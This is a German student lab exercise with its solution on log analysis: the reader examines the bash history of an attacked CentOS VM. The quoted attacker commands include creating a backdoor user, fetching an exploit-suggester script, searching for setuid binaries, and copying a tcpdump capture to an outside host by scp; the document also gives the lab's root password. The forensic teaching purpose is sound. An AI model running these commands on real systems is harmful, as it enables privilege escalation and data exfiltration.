
## Aufgabenstellung

1. Welchen neuen Benutzer hat der Angreifer erstellt?
2. Wie heißt das Skript, das der Angreifer installiert hat?
3. Welches Netzwerkanalyse-Tool wurde ausgeführt?
4. Mit welchem Befehl durchsucht der Angreifer das gesamte Dateisystem nach Dateien, die das Setuid-Bit gesetzt haben?
5. Wie heißt die Datei, die der Angreifer kopiert hat?
6. Wie heißt der Angreifer?

1. Hinweis
   Die VM heißt „Log_Analysis“.

2. Hinweis
   Benutzername: root Passwort: ciscocisco

# Anhang “Log Analysis Step-by-Step Guide”



# Log Analysis

Eine Arbeit der SchülerInnen der HTL-Rennweg

Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cyber-security für SchulerInnen der HTL-Rennweg.

## Ausgangssituation

Du bist ein IT-Security-Spezialist und erhältst eine Linux-Maschine, die von einem Angreifer attackiert wurde. Beantworte die folgenden Fragen!

## Aufgabenstellung

1. Welchen neuen Benutzer hat der Angreifer erstellt?
2. Wie heißt das Skript, das der Angreifer installiert hat?
3. Welches Netzwerkanalyse-Tool wurde ausgeführt?
4. Mit welchem Befehl durchsucht der Angreifer das gesamte Dateisystem nach Dateien, die das Setuid-Bit gesetzt haben?
5. Wie heißt die Datei, die der Angreifer kopiert hat?
6. Wie heißt der Angreifer?

## Lösung

Melden Sie sich auf der CentOS-Maschine 'Log_Analysis' unter Verwendung der folgenden Anmeldedaten:

Benutzername: root

Passwort: ciscocisco

Öffnen Sie die Bash-History mit dem folgenden Befehl.

```
nano .bash_history
```





Abbildung 155 Screenshot von der Bash History

Welchen neuen Benutzer hat der Angreifer erstellt?

Im Log kann man sehen, dass der folgende Befehl ausgeführt wurde.

```
useradd -m -s /bin/bash cisco
```

Der Befehl erstellt einen neuen Benützer cisco.

Die Antwort auf die 1.te Frage ist: cisco

Wie heißt das Skript, das der Angreifer installiert hat?

Im Log kann man sehen, dass der folgende Befehl ausgeführt wurde.

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggerster/master/linux-exploit-sugges$
```

Der Befehl installiert das Skript linux-exploit-suggester.sh.

Die Antwort auf die 2.te Frage ist: linux-exploit-suggester.sh

Welches Netzwerkanalyse-Tool wurde ausgeführt?

Man kann in der Log-History sehen, dass tcpdump ausgeführt wurde.

Die Antwort auf die 3.te Frage ist: tcpdump

Mit welchem Befehl durchsucht der Angreifer das gesamte Dateisystem nach Dateien, die das Setuid-Bit gesetzt haben?

Im Log kann man sehen, dass der folgende Befehl ausgeführt wurde um das gesamte Dateisystem nach Dateien, die das Setuid-Bit gesetzt haben zu finden.

```
find / -type f -user root -perm -4000 2>/dev/null
```

Die Antwort auf die 4.te Frage ist: find / -type f -user root -perm -4000 2>/dev/null

Wie heißt die Datei, die der Angreifer kopiert hat?

In der Bash History kann man sehen, dass die Datei tcp.txt mit dem folgenden Befehl kopiert wurde.

```
scp tcp.txt nickel@10.0.0.1/home/nickel
```

Die Antwort auf die 5.te Frage ist: tcp.txt

Wie heißt der Angreifer?

Der Befehl mit dem auch die tcp.txt Datei gesendet wurde enthält auch den Benützernamen vom Empfänger.

Die Antwort auf die 6.te Frage ist: Nickel